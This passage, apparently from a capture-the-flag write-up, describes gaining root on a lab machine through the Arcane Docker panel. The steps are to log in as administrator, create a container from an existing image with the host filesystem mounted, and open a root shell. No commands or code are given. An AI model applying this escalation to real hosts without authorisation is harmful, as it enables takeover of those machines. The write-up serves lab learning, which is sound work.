



Arcane is a Docker management panel, so once logged in as an administrator, you can create a root container and mount the host filesystem into it.
Login to Arcane dashboard.

Go to Containers.

Create a new container from the same PrivateBin image already present.

Got access to shell of this container,and get the root shell.
Description
Overall, it's an interesting demonstration of the use and utilization of a Docker container hosting platform, using a very simple machine.